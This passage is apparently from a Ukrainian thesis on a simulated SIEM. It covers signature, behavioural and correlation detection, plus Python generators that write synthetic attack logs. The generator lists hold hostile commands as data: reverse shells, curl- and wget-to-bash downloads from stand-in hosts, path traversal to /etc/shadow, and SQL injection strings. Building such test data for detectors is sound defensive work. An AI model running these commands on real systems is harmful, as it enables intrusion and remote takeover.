Для визначення ознак атак можуть використовуватись публічні бази знань – зокрема, CVE як джерело конкретних вразливостей та CWE як класифікація типових слабкостей, що дозволяє формалізувати потенційно небезпечні шаблони поведінки.

Серед сучасних SIEM-рішень – Splunk, Elastic SIEM та Wazuh – простежується орієнтація на гнучку аналітику та масштабованість, однак жодне з них не оптимізоване під навчальні або дослідницькі задачі з повним контролем над джерелами подій та сценаріями загроз. Це підкреслює потребу у створенні відкритих симуляційних рішень.

Типова архітектура SIEM-систем включає етапи збору, нормалізації, аналізу та звітування. Саме багаторівневий підхід – із поєднанням сигнатурного, поведінкового та кореляційного аналізу – вважається найефективнішим для виявлення як відомих, так і складних атак у реальному середовищі.

2 АНАЛІТИЧНІ ПІДХОДИ ДО ВИЯВЛЕННЯ КІБЕРЗАГРОЗ НА ОСНОВІ ЖУРНАЛЬНИХ ДАНИХ

2.1 Методологія сигнатурного аналізу в системах виявлення вторгнень

Сигнатурний аналіз є одним із найпоширеніших і технологічно зрілих підходів до виявлення кіберзагроз у системах класу IDS (Intrusion Detection System) та SIEM (Security Information and Event Management) [20][23]. Основна ідея цього методу полягає у виявленні подій, що точно або майже точно відповідають заздалегідь відомим шаблонам – сигнатурам. Сигнатура, по суті, є формалізованим описом ознак відомої атаки, яка може включати фрагменти трафіку, специфічні команди, відомі вектори експлуатації, комбінації ключових слів або структуровані послідовності подій.

У технічному плані сигнатурний аналіз реалізується як порівняння вхідних даних (мережевих пакетів, записів подій, HTTP-запитів, логів системи) зі статично збереженим набором правил. Ці правила можуть бути описані в різних форматах залежно від конкретної реалізації системи – наприклад, правила Suricata та Snort мають власну DSL-подібну мову, де кожна сигнатура містить заголовок (тип трафіку, порт, IP), та тіло з умовами (вміст, довжина, частота, зміщення, тощо) [17][20].

Наприклад, сигнатура для виявлення експлуатації CVE-2021-44228 (Log4Shell) може включати специфічний шаблон ${jndi:ldap://...}, що з’являється в HTTP-запитах, заголовках або параметрах форми [1][18].

Однією з ключових переваг сигнатурного підходу є його точність – за умови відповідності шаблону, система може з великою ймовірністю стверджувати, що спостерігається саме відома атака [20][24]. Це робить сигнатурний аналіз незамінним для виявлення добре задокументованих загроз і реагування на масово розповсюджувані експлойти. Крім того, підтримка бази сигнатур централізовано у

провідних системах (наприклад, Emerging Threats для Suricata) дозволяє оперативно оновлювати правила у відповідь на нові вразливості [24].

Однак сигнатурний підхід має ряд обмежень. Основна вразливість методу – його нездатність виявляти нові або модифіковані атаки, які ще не описані у вигляді сигнатур [22][30]. Наприклад, варіація параметра у шкідливому запиті, не врахована у шаблоні, або інша кодова сторінка можуть повністю обійти правило. Крім того, сигнатури можуть бути надто загальними, що призводить до хибнопозитивних спрацювань, особливо якщо шаблон виявлення співпадає з легітимним трафіком [29].

Для зниження ризику помилкових спрацювань сучасні системи аналізу додають до сигнатур метаінформацію – критичність, контекст застосування, допустимі інтервали часу між подіями, логічні умови на кількість повторень або поєднання з іншими подіями [22][30]. Наприклад, у SIEM-системах сигнатурні правила можуть бути доповнені кореляційними умовами: подія входу в систему з підозрілої IP-адреси буде розцінена як загроза лише в тому разі, якщо за нею протягом короткого часу відбувся запуск процесу з підвищеними правами [19][28].

Реалізація сигнатурного аналізу в симуляційному середовищі передбачає можливість створення власних правил на основі наявної бази знань (наприклад, CVE) [3][7]. У цьому контексті сигнатура є функціональним елементом, що реагує на подію, яка вміщує певні ознаки атаки – конкретний шаблон вмісту повідомлення, ключові слова, аномальні поєднання параметрів або нестандартні шляхи до ресурсів [2][4].

У системі, орієнтованій на симуляцію, такі сигнатури можуть бути створені вручну на основі опису з бази CVE або автоматизовано, якщо структура подій уніфікована. Для прикладу, якщо генератор подій моделює атаку типу SQL-ін’єкції, сигнатурне правило може реагувати на рядки з ключовими словами на кшталт OR 1=1, '--, UNION SELECT, що виявляються у параметрах запитів або тілі повідомлень [1][5].

При виявленні збігу система позначає подію як потенційну загрозу, додає її до підсумкового звіту та активує відповідний механізм реагування (сповіщення, логування, зупинка процесу) [33]. На рисунку 2.1 наведена візуалізація роботи сигнатурного аналізу.



Рисунок 2.1 - Візуалізація роботи сигнатурного аналізу

Таким чином, сигнатурний аналіз у системах виявлення вторгнень забезпечує швидке, точне і формалізоване виявлення загроз, що мають відомий технічний шаблон. Його ефективність залежить від якості та актуальності правил, глибини парсингу вхідних даних, а також здатності системи правильно інтерпретувати контекст подій [17][24][30]. У рамках симуляційної моделі та освітнього підходу цей метод є незамінним для демонстрації базових механізмів виявлення атак та побудови наочних прикладів інцидентів.

2.2 Поведінкові методи ідентифікації аномалій у середовищі користувача та системних процесах

На відміну від сигнатурного підходу, що базується на фіксованих шаблонах відомих атак, поведінковий аналіз орієнтується на виявлення відхилень від звичних моделей функціонування системи або поведінки користувачів [25][30].

Основне припущення, що лежить в основі поведінкового методу, полягає в тому, що більшість атак викликають нетипову активність у межах системи, яку можна виявити навіть без знання конкретного вектора загрози [31].

Поведінкові методи передбачають побудову профілю нормальної активності на основі статистичних, евристичних або машинно-навчених моделей [31][34]. Такий профіль може охоплювати дії користувачів (наприклад, години входу в систему, типові запущені додатки, характер звернень до мережі), а також поведінку процесів, служб, скриптів і взаємодію компонентів системи. Будь-яке істотне відхилення від цього профілю – як у напрямку зростання активності, так і в напрямку нетипових дій – розглядається як потенційний індикатор загрози [30].

Прикладом такої аномалії може бути користувач, який зазвичай працює з одним сервером у межах робочого часу, але раптово починає ініціювати підключення до кількох внутрішніх вузлів у нічний час. Або ж процес, який зазвичай виконує лише читання файлів, раптово починає масово змінювати або шифрувати вміст – типовий патерн програм-вимагачів [25][34]. Поведінкові системи намагаються не прив’язуватись до конкретного набору ознак, а аналізують загальну зміну патернів: частоту, обсяг, час, послідовність, тривалість, контекст взаємодій [31].

У більшості реалізацій поведінковий аналіз базується на збиранні великої кількості метрик і подій за певний період, після чого здійснюється класифікація активності за допомогою алгоритмів, таких як статистичне згладжування, ізоляційні дерева, кластеризація (наприклад, DBSCAN), або навіть глибокі нейронні мережі для складних сценаріїв [25][34]. У корпоративних рішеннях часто використовуються UEBA-системи, які формують динамічні профілі активності кожного суб’єкта системи [30].

Однією з головних переваг поведінкового підходу є здатність виявляти Zero-Day атаки, соціально інженерні сценарії, компрометацію облікових записів, атаки всередині периметра та інші дії, що не мають відомих технічних сигнатур [28][31].

Разом з тим, даний підхід має певні труднощі при практичному впровадженні. Найбільшою проблемою є необхідність періоду навчання або початкової базової лінії для кожного об’єкта спостереження [31][34]. У системах із великою кількістю змінних чинників – динамічним складом користувачів, різними ролями, сезонними навантаженнями – це може призводити до значної кількості хибнопозитивних спрацювань. До того ж, поведінкові моделі важче пояснити з точки зору точного індикатора загрози: система повідомляє про аномалію, але не завжди вказує, яка саме поведінка стала підозрілою [29][31].

У межах симуляційної SIEM-системи поведінковий аналіз може бути реалізований як модуль, що використовує умовні правила на відхилення від попередньо визначених або статистично зібраних параметрів. Наприклад, порівняння кількості успішних входів за одиницю часу, тривалості процесів, частоти доступу до певних файлів або регулярності DNS-запитів [17][19]. Якщо певний параметр виходить за межі допустимого діапазону або змінюється із нетиповою швидкістю – подія позначається як аномальна.

Поведінкові підходи не лише доповнюють сигнатурні механізми, а й дозволяють сформувати більш повну та гнучку модель виявлення загроз. Вони особливо ефективні в умовах, коли атакувальник уникає використання відомих експлойтів, але змінює «ритм» системної або користувацької активності [28][30]. У симуляційному середовищі такі методи дають змогу моделювати ситуації, де «ознаки» загрози лежать не в конкретному пакеті даних чи шаблоні команди, а в тому, як змінюється поведінка об'єкта у часі.

2.3 Моделі кореляційного аналізу для виявлення складених загроз

Кореляційний аналіз посідає центральне місце в архітектурі сучасних систем виявлення інцидентів безпеки, оскільки дозволяє інтегрувати події з різних джерел та інтерпретувати їх у контексті послідовних або паралельних

взаємозв’язків [22][26]. На відміну від сигнатурного та поведінкового підходів, які працюють із ізольованими подіями, кореляція націлена на виявлення закономірностей між подіями, які окремо можуть не мати загрозового характеру, але в сукупності утворюють індикатори складеної атаки [22][29].

Основою кореляційного аналізу є створення правил або моделей, які описують взаємозв’язки між подіями у межах визначеного проміжку часу, з урахуванням атрибутів об’єктів, дій, джерел, призначень, часу та інших параметрів. Найпростішим прикладом кореляції є правило: «якщо впродовж 10 хвилин відбулася триразова невдала спроба автентифікації, а потім – успішний вхід з тієї ж IP-адреси – це може свідчити про brute-force атаку» [25][28]. Важливою ознакою є те, що кожна з подій окремо не є загрозою, однак їхній контекст утворює підозрілу поведінку [26][30].

Кореляційні механізми дозволяють будувати сценарії складених атак – таких, що реалізуються в кілька фаз, часто з використанням різних векторів. Наприклад, компрометація користувача може починатися з фішингового листа, переходити до входу з нової географічної локації, запуску аномального процесу, передачі даних у зовнішню мережу. Події, що описують ці етапи, надходять з різних систем – поштових шлюзів, журналів входу, моніторингу процесів, мережевих фаєрволів – і лише після їх об’єднання можливо встановити повну картину вторгнення [22][34].

Існує кілька технічних підходів до реалізації кореляційного аналізу. Одним з них є сценарійне або логічне моделювання – побудова умов за типом if–then, де події з заданими характеристиками ініціюють подальші перевірки або тригери [19][28]. Інший підхід – використання графових моделей, де вузли представляють події або об’єкти, а ребра – логічні чи часові зв’язки. У таких моделях система шукає підграфи, які відповідають шаблонам атак, що зберігаються у базі знань [29][30]. Ще одним методом є використання скриптових механізмів або мови кореляційних запитів (наприклад, KQL у Microsoft Sentinel чи EQL у Elastic SIEM), які дозволяють формувати складні ланцюги умов [21][32].

Для виявлення корельованих подій у часовому аспекті важливою є концепція sliding window – рухомого часового вікна, у межах якого аналізуються події з однаковими ідентифікаторами (користувач, IP, хост тощо) [28][29]. Якщо відповідні умови виконуються у визначеному порядку або в певному обсязі, тригер активується. У більш просунутих реалізаціях застосовуються методи CEP, які дозволяють обробляти потоки подій у реальному часі та виявляти шаблони майже миттєво [25][30].

Окрема увага в кореляційному аналізі приділяється так званим «невидимим» подіям – таким, які не генерують сповіщення самі по собі, але можуть вказувати на загрозу при наявності супутніх факторів. Наприклад, регулярна передача DNS-запитів до доменів зі схожою структурою (abc1.evil.com, abc2.evil.com, ...) з боку одного клієнта протягом короткого часу може бути ознакою DNS beaconing – техніки, що використовується у складених атаках для командного зв’язку з C2-сервером [26].

Таким чином, кореляційний аналіз забезпечує стратегічну глибину виявлення інцидентів за рахунок багатофакторного та контекстного підходу. Він дозволяє не лише фіксувати атаки, що вже реалізовані, а й виявляти підготовку до них, визначати залежності між етапами компрометації та підвищувати точність оцінки ризиків [22][30]. У системах, які орієнтовані на відтворення сценаріїв загроз, кореляція відіграє роль інтелектуального зв’язуючого елементу, що перетворює набір подій у цілісну аналітичну картину [34].

Висновки до розділу 2

Сучасні системи виявлення кіберзагроз ґрунтуються на багаторівневих підходах до аналізу подій, що охоплюють як точкові, так і комплексні сценарії. Сигнатурний метод забезпечує високу точність виявлення за умови наявності шаблонів, однак обмежений щодо нових або модифікованих атак. Поведінковий

аналіз дозволяє виявляти відхилення від норми на основі профілів користувацької та системної активності, що робить його ефективним у виявленні невідомих загроз, але залежним від якості моделей та початкового навчання.

Кореляційні методи дозволяють інтегрувати події з різних джерел у логічно зв’язані ланцюги, виявляючи складені атаки, які не проявляються однією подією. Такі методи потребують чітко визначеного контексту, правил взаємозв’язку та часової синхронізації, що ускладнює їх реалізацію, але значно підвищує глибину аналізу.

3 РОЗРОБКА І РЕАЛІЗАЦІЯ ІМІТАЦІЙНОЇ СИСТЕМИ ВИЯВЛЕННЯ КІБЕРЗАГРОЗ

3.1 Визначення джерел подій для імітації реального середовища

Побудова симуляційної системи виявлення кіберзагроз передбачає створення такого інформаційного середовища, яке б наближалося до умов реального функціонування інформаційної інфраструктури. Центральним елементом цього середовища є джерела подій – тобто системні компоненти, сервіси, мережеві вузли чи програмне забезпечення, які генерують повідомлення про дії, стани, запити, помилки або інші значущі процеси. Вибір таких джерел напряму визначає обсяг, різноманітність і глибину аналітики, яку можна реалізувати в межах моделі.

Під час розробки симуляційного середовища враховувалась необхідність охоплення ключових рівнів інформаційної системи: користувацького, системного, мережевого та прикладного. З цією метою було обрано п’ять основних типів джерел, що відображають найбільш поширені й показові категорії подій у реальних умовах експлуатації корпоративних мереж.

Першим джерелом виступають події автентифікації та авторизації, які відображають процеси входу в систему, зміни прав доступу, використання адміністративних облікових записів, спроби несанкціонованого входу або підбору паролів. Подібні події імітуються у вигляді типових записів із журналу auth.log, що характерний для Unix-подібних операційних систем. Завдяки своїй високій інформативності ці події є важливою відправною точкою для виявлення атак типу brute-force, використання викрадених облікових даних або ескалації привілеїв.

Другим джерелом є події системного рівня – зміни у службах, запуск або завершення процесів, підключення зовнішніх пристроїв, перезапуски сервісів або оновлення. Такі записи типово зберігаються в syslog або системних журналах. Вони дозволяють виявляти потенційні загрози, пов’язані з використанням

скриптів, бекдорів, а також дій з підвищеними правами або використанням нестандартного програмного забезпечення.

Мережевий рівень представлений подіями, що фіксують звернення до зовнішніх або внутрішніх ресурсів через DNS. Симуляція таких подій дозволяє імітувати ситуації, пов’язані з виявленням ботнет-активності, DNS-біконінгу, використанням динамічних доменів або підозрілої частоти запитів. DNS-запити є одним із найбільш інформативних, але непрямих індикаторів, що дозволяють побудувати поведінковий та кореляційний аналіз із глибшим охопленням.

Також враховано події взаємодії з веб-ресурсами, які у реальних умовах часто є вхідною точкою атак через уразливості у фронтенді, API або CMS. Для цього реалізовано генерацію подій, які за структурою відповідають журналам веб-сервера (access.log). У такому середовищі зручно моделювати експлуатацію SQL-ін’єкцій, XSS-атак, спроб обходу автентифікації або сканування структури сайту.

Останнім джерелом виступають події з умовного брандмауера або системи контролю трафіку. Їх роль полягає у реєстрації дозволених або заборонених з’єднань, фільтрації портів, а також спроб порушення встановлених політик. Такі події корисні при моделюванні атак типу port scanning, lateral movement, DDoS та інших сценаріїв, пов’язаних з аномальною мережею активністю.

Обраний набір джерел дозволяє сформувати повноцінну модель подій, яка забезпечує основу для перевірки роботи різних аналітичних модулів – сигнатурного, поведінкового, кореляційного. Кожне джерело має чітке призначення у контексті певних класів загроз і дозволяє як моделювати типові інциденти, так і експериментувати з комбінованими сценаріями. Структура подій навмисне наближена до формату реальних журналів, що забезпечує сумісність з аналітичними інструментами та подальшу можливість розширення системи новими джерелами без потреби перегляду загальної архітектури.

3.2 Формування сценаріїв загроз на основі типових індикаторів компрометації

1. Brute-force login – Атака перебором пароля

Сценарій моделює неодноразові спроби входу до системи з одним і тим самим обліковим записом, але з різними паролями. Після кількох невдалих спроб може слідувати успішна авторизація, що сигналізує про компрометацію облікових даних. На рисунку 3.1 наведена реалізація сценарію Brute-force login.

```python
import random


def generate_block(time_cursor):
    block = []
    user = random.choice(["alice", "bob", "charlie", "dave"])
    ip = f"192.168.1.{random.randint(200, 220)}"
    attempt_count = random.randint(10, 20)
    times = time_cursor.block(attempt_count)

    for ts in times:
        time_str = ts.strftime("%b %e %H:%M:%S")
        port = random.randint(40000, 60000)
        pid = random.randint(1000, 9999)
        line = f"{time_str} myhost sshd[{pid}]: Failed password for {user} from {ip} port {port} ssh2"
        block.append(line)

    return block
```

Рисунок 3.1 – Реалізація сценарію Brute-force login

2. Directory traversal – Доступ до захищених файлів

Відтворює спроби отримати доступ до критичних файлів системи шляхом маніпуляцій зі шляхами у запитах до веб-серверів. Ціль – прочитати або вивести вміст файлів на кшталт /etc/passwd, boot.ini, що не призначені для зовнішнього доступу. На рисунку 3.2 наведена реалізація сценарію Directory traversal.

```python
import random


def generate_entry(time_cursor):
    ts = time_cursor.next()
    timestamp = ts.strftime("[%d/%b/%Y:%H:%M:%S +0300]")
    ip = f"192.168.1.{random.randint(200, 220)}"
    path = random.choice([
        "/../../../../etc/passwd",
        "/..%2f..%2f..%2fetc%2fpasswd",
        "/../admin/config.php",
        "/../../../boot.ini",
        "/var/www/html/../../../../etc/shadow"
    ])
    return f'{ip} - - {timestamp} "GET {path} HTTP/1.1" 403 543 "-" "Mozilla/5.0"'
```

Рисунок 3.2 – Реалізація сценарію Directory traversal

3. DNS beaconing – Періодична фоново-шкідлива активність

Сценарій імітує поведінку зловмисного ПЗ, яке регулярно надсилає DNS-запити до контрольованих зловмисником доменів для підтримки зв’язку з C2-сервером. На рисунку 3.3 наведена реалізація сценарію DNS beaconing.

```python
import random


def generate_block(time_cursor):
    block = []
    client_ip = f"192.168.1.{random.randint(200, 220)}"
    base = random.choice(["evil.beacon.com", "track.cnc.net", "ping.loopback.cn"])
    count = random.randint(5, 10)
    times = time_cursor.block(count)

    for i, ts in enumerate(times):
        time_str = ts.strftime("%Y-%m-%dT%H:%M:%S")
        subdomain = f"{i}.{random.randint(1000,9999)}.{base}"
        log = f"{time_str} client={client_ip} query={subdomain} type=A"
        block.append(log)

    return block
```

Рисунок 3.3 – Реалізація сценарію DNS beaconing

4. Login from unusual IP – Вхід із нетипової IP-адреси

Зображає ситуацію, коли авторизований користувач входить у систему з IP-адреси, яка не відповідає його типовій поведінці, що може свідчити про використання викрадених облікових даних. На рисунку 3.4 наведена реалізація сценарію Login from unusual IP.

```
import random


def generate_entry(time_cursor):
    ts = time_cursor.next()
    time_str = ts.strftime("%b %e %H:%M:%S")
    user = random.choice(["alice", "bob", "charlie", "dave"])
    ip = f"192.168.1.{random.randint(150, 170)}"
    port = random.randint(40000, 60000)
    pid = random.randint(1000, 9999)
    return f"{time_str} myhost sshd[{pid}]: Accepted password for {user} from {ip} port {port} ssh2"
```

Рисунок 3.4 – Реалізація сценарію Login from unusual IP

5. Malicious domain query – Запити до відомих шкідливих доменів

Відтворює DNS-запити до доменів, які відомі як індикатори компрометації (IoC), пов’язані з фішингом, шкідливим ПЗ або ексфільтрацією даних. На рисунку 3.5 наведена реалізація сценарію Malicious domain query.

```
import random


def generate_entry(time_cursor):
    ts = time_cursor.next()
    time_str = ts.strftime("%Y-%m-%dT%H:%M:%S")
    client_ip = f"192.168.1.{random.randint(200, 220)}"
    domain = random.choice([
        "cnc.evilserver.ru", "steal.data.xyz", "cryptodrop.download"
    ])
    return f"{time_str} client={client_ip} query={domain} type=A"
```

Рисунок 3.5 – Реалізація сценарію Malicious domain query

6. Port scanning – Масове сканування портів

Симулює агресивну активність, під час якої одна IP-адреса ініціює підключення до багатьох портів цільового вузла, що зазвичай свідчить про розвідку перед атакою. На рисунку 3.6 наведена реалізація сценарію Port scanning.

```
import random


def generate_block(time_cursor):
    block = []
    src_ip = f"192.168.1.{random.randint(200, 220)}"
    target_ip = "10.0.0.5"
    ports = random.sample(range(500, 1000), random.randint(5, 20))
    times = time_cursor.block(len(ports))

    for ts, dpt in zip(times, ports):
        time_str = ts.strftime("%b %e %H:%M:%S")
        spt = random.randint(1024, 65535)
        log = (
            f"{time_str} myhost kernel: [UFW BLOCK] IN=eth0 OUT= "
            f"MAC=... SRC={src_ip} DST={target_ip} "
            f"PROTO=TCP SPT={spt} DPT={dpt}"
        )
        block.append(log)

    return block
```

Рисунок 3.6 – Реалізація сценарію Port scanning

7. Access to restricted ports – Сканування чутливих сервісів

Сценарій зосереджений на зверненнях до портів, які використовуються критичними службами (SSH, RDP, RPC тощо). Навіть невелика кількість таких подій може бути маркером атаки. На рисунку 3.7 наведена реалізація сценарію Access to restricted ports.

```python
import random


def generate_entry(time_cursor):
    ts = time_cursor.next()
    time_str = ts.strftime("%b %e %H:%M:%S")
    src_ip = f"192.168.1.{random.randint(200, 220)}"
    spt = random.randint(1024, 65535)
    dpt = random.choice([22, 23, 135, 3389])
    return (
        f"{time_str} myhost kernel: [UFW BLOCK] IN=eth0 OUT= "
        f"MAC=... SRC={src_ip} DST=10.0.0.5 "
        f"PROTO=TCP SPT={spt} DPT={dpt}"
    )
```

Рисунок 3.7 – Реалізація сценарію Access to restricted ports

8. SQL injection – Спроба ін’єкції SQL-коду

Моделює запити, що містять характерні конструкції SQL-ін’єкцій. Ціль – змінити логіку виконання запитів до бази даних веб-застосунку. На рисунку 3.8 наведена реалізація сценарію SQL injection.

```python
import random


def generate_entry(time_cursor):
    ts = time_cursor.next()
    timestamp = ts.strftime("[%d/%b/%Y:%H:%M:%S +0300]")
    ip = f"192.168.1.{random.randint(200, 220)}"
    query = random.choice([
        "/index.php?id=1 OR 1=1",
        "/login.php?user=admin'--",
        "/search.php?q=' OR 'x'='x",
        "/products.php?id=5; DROP TABLE users"
    ])
    return f'{ip} - - {timestamp} "GET {query} HTTP/1.1" 200 1234 "-" "curl/7.68.0"'
```

Рисунок 3.8 – Реалізація сценарію SQL injection

9. Suspicious sudo command – Виконання потенційно небезпечних команд із підвищеними правами

Описує ситуацію, коли легітимний користувач або зловмисник із доступом до sudo виконує команди, пов’язані з мережею, віддаленим доступом або завантаженням скриптів. На рисунку 3.9 наведена реалізація сценарію Suspicious sudo command.

```
import random

SUSPICIOUS_COMMANDS = [
    "/usr/bin/nmap -sS 192.168.1.0/24",
    "/bin/bash -i >& /dev/tcp/10.0.0.1/4444 0>&1",
    "/usr/bin/wget http://malicious.site/payload.sh",
    "/usr/bin/curl http://evil.org/rev.sh | bash",
    "/usr/bin/python3 -m http.server 8080",
    "/usr/bin/perl -e 'exec \"/bin/sh\";'",
    "/usr/bin/nc -e /bin/bash 10.0.0.2 4444"
]

def generate_entry(time_cursor):
    ts = time_cursor.next()
    time_str = ts.strftime("%b %e %H:%M:%S")
    user = random.choice(["alice", "bob", "charlie", "dave"])
    pid = random.randint(1000, 9999)
    command = random.choice(SUSPICIOUS_COMMANDS)

    line = (
        f"{time_str} myhost sudo[{pid}]: {user} : TTY=pts/1 ; "
        f"PWD=/home/{user} ; USER=root ; COMMAND={command}"
    )
    return line
```

Рисунок 3.9 – Реалізація сценарію Suspicious sudo command

10. Unexpected process execution – Запуск підозрілих процесів

Симулює активацію процесів, які є нетиповими для нормальної роботи системи – реверс-шели, майнери, кейлогери тощо. На рисунку 3.10 наведена реалізація сценарію Unexpected process execution.

```python
import random


def generate_entry(time_cursor):
    ts = time_cursor.next()
    time_str = ts.strftime("%b %e %H:%M:%S")
    proc = random.choice([
        "python3 reverse_shell.py",
        "python3 crypto_miner.py",
        "python3 download_and_execute.py",
        "python3 suspicious_listener.py",
        "python3 scan_lan.py",
        "python3 keylogger.py",
        "nc -lvp 4444",
        "bash -i >& /dev/tcp/192.168.1.10/4444 0>&1",
        "/usr/bin/ncat -e /bin/bash 10.0.0.1 1234",
        "wget http://malicious.site/bot.sh -O- | bash"
    ])
    pid = random.randint(1000, 9999)
    return f"{time_str} myhost systemd[{pid}]: Started suspicious process: {proc}"
```

Рисунок 3.10 – Реалізація сценарію Unexpected process execution

11. Complex multi-stage attack – Комплексна багатофазова атака

Цей сценарій об’єднує кілька типів активності з різних джерел – DNS beaconing, сканування портів, перебір паролів. У поєднанні вони формують повноцінний вектор атаки, яку можна виявити лише за допомогою кореляційного аналізу. Подібна багатокрокова поведінка демонструє здатність симуляційної системи об’єднувати події в логічні ланцюги і виявляти складені загрози.

3.3 Концептуальна архітектура імітаційної системи контролю подій

Архітектура створеної симуляційної системи контролю подій базується на принципах модульності, багаторівневої обробки даних та розмежування відповідальності між компонентами. Основна мета такої архітектури – забезпечити можливість відтворення поведінки загроз, їх фіксації, обробки та аналізу з подальшим формуванням звітності, наближеної до результатів, що генерує повноцінна SIEM-система. Особливу увагу в архітектурі приділено простоті масштабування, підключенню нових типів атак і забезпеченню гнучкого експериментування зі сценаріями.

У логічному поділі архітектура системи складається з трьох функціональних рівнів: рівень генерації подій, рівень обробки та аналізу, рівень представлення результатів.

На першому рівні – рівні генерації подій – функціонує набір модулів, відповідальних за формування журналів активності. Кожен модуль реалізує симуляцію конкретної загрози або групи загроз, наприклад brute-force, SQL-ін’єкція, beaconing тощо. Генерація подій здійснюється із зазначенням типу загрози, часового проміжку та частотних характеристик. Події створюються у вигляді текстових рядків, які відповідають формату типових логів: syslog, auth.log, firewall.log, dns.log, access.log. Для кожного джерела модуль використовує таймер або «курсор часу», що забезпечує реалістичну послідовність подій.

На другому рівні – рівні обробки та аналізу – розміщуються ключові логічні компоненти системи виявлення загроз. Передусім, це модуль нормалізації, який приймає текстові події з усіх джерел і перетворює їх у структуровані словники з єдиною схемою полів (час, тип, джерело, ціль, дія, опис, рівень загрози). Це необхідна умова для подальшої уніфікованої обробки та агрегації.

Далі події передаються у послідовності на обробку сигнатурним, поведінковим і кореляційним модулям.

- Сигнатурний модуль виконує зіставлення нормалізованих подій із наперед заданими шаблонами – сигнатурами.
- Поведінковий модуль здійснює базовий контекстний аналіз – наприклад, перевірку на нетипову частоту або характер дій у рамках одного джерела.
- Кореляційний модуль поєднує події з різних джерел за IP-адресами, часовими відмітками або обліковими записами, дозволяючи виявляти складені сценарії атак, які реалізуються в кілька фаз.

Кожен модуль може виявити загрозу незалежно, але найбільш точні результати досягаються шляхом їх комбінування. Всі модулі формують підсумкові записи в уніфікованому форматі з типом виявленої загрози, часом, ступенем критичності та посиланням на відповідний лог-фрагмент.

Третій рівень – рівень представлення результатів – відповідає за акумуляцію даних та виведення узагальненої інформації. Основу цього рівня становить модуль звітності, який формує загальний список усіх виявлених загроз за типами, кількістю, джерелами, часовими рамками та модулями, що їх зафіксували. Також виводиться список «загроза – кількість виявлень», що дозволяє швидко оцінити поширеність та інтенсивність кожного сценарію.

Архітектура побудована таким чином, що кожен рівень є незалежним у реалізації та може бути замінений або розширений без впливу на інші компоненти. Наприклад, у систему можна додати новий генератор загрози без зміни модулів аналізу, або додати нову форму звітності без зміни логіки фільтрації. Це робить систему придатною не лише для симуляції фіксованого набору сценаріїв, а й для подальшого дослідження нових патернів атак або навчання моделей безпеки.

Таким чином, концептуальна архітектура імітаційної системи моделює ключові функції повноцінної SIEM-системи в мінімізованій формі: від прийому подій і фільтрації до глибокого аналізу та формування висновків. Такий підхід дозволяє відтворити складні загрози у контрольованому середовищі з високим ступенем гнучкості та спостережуваності.

3.4 Реалізація функціональних компонентів системи

3.4.1 Генератор подій із заданими параметрами атак

Однією з ключових складових симуляційної системи є генератор подій, що дозволяє створювати журнали активності з вбудованими сценаріями атак. У підрозділі автентифікаційних подій реалізовано механізм формування логів auth.log з можливістю вибіркової вставки подій, які імітують типові загрози безпеці. Цей модуль побудований таким чином, щоб у межах загального потоку звичайних подій (наприклад, успішних входів у систему або розривів сесій) випадковим чином вставлялись атакувальні елементи – зокрема, спроби brute-force або вхід із нетипової IP-адреси.

Формування логів відбувається через функцію generate_auth_log_entries, яка приймає два параметри: загальну кількість подій (total) та словник конфігурації атак (threats). Конфігурація дозволяє визначити кількість вставок для кожного типу загрози, наприклад, {"brute_force": {"count": 3}, "login_unusual_ip": {"count": 2}. Після цього випадково визначаються індекси, у які будуть вставлені атакувальні події, а всі інші події будуть заповнені нормальним трафіком.

Атакувальні події формуються за допомогою окремих генераторів: generate_brute_force_block – для створення блоку з декількох спроб підбору пароля, та generate_unusual_login_entry – для імітації входу користувача з нової підозрілої IP-адреси. Ці функції імпортуються із відповідних модулів загроз. У випадку brute-force атаки вставляється одразу декілька послідовних записів, які логічно відображають процес неодноразових невдалих спроб автентифікації.

Нормальні події генеруються функцією generate_normal_auth_entry. Вона створює правдоподібний запис системного журналу входу в систему, вибираючи випадкового користувача з фіксованої мапи (USER_IP_MAP), випадковий порт,

протокол (ssh2), а також один із шаблонів повідомлень, характерних для служб OpenSSH. Час для кожного запису визначається за допомогою об’єкта TimeCursor, що забезпечує хронологічну послідовність логів.

Особливістю генератора є те, що всі події – як звичайні, так і шкідливі – логічно вписані у загальний потік даних. Це дозволяє аналітичним модулям у подальшому працювати з «реалістичним» журналом, де атаки не згруповані штучно, а розкидані у хронології, як це зазвичай буває у справжніх умовах. Таким чином, генератор подій не лише забезпечує тестові дані для модулів аналізу, а й створює основу для перевірки здатності системи до виявлення загроз у природному потоці подій.

Аналогічно реалізовано генерацію подій для access.log, syslog, firewall.log, dns.log.

3.4.2 Механізм уніфікації подій для подальшої обробки

Однією з фундаментальних вимог до багаторівневої системи моніторингу подій є приведення всієї вхідної інформації до єдиного уніфікованого формату. Це необхідно для того, щоб модулі аналізу могли обробляти події незалежно від їхнього джерела та структури. У межах реалізованої моделі така функціональність забезпечується механізмом нормалізації подій, який реалізований у вигляді функції normalize_log.

Цей механізм є точкою входу, яка приймає на вхід тип джерела (наприклад, auth, access, syslog, firewall, dns) та необроблений рядок із журналу подій. Залежно від вказаного джерела, функція перенаправляє рядок на відповідну спеціалізовану функцію парсингу (parse_*_log). Кожен парсер використовує регулярні вирази для вилучення ключових елементів події: часових міток, IP-адрес, портів, протоколів, дій користувача, HTTP-параметрів тощо.

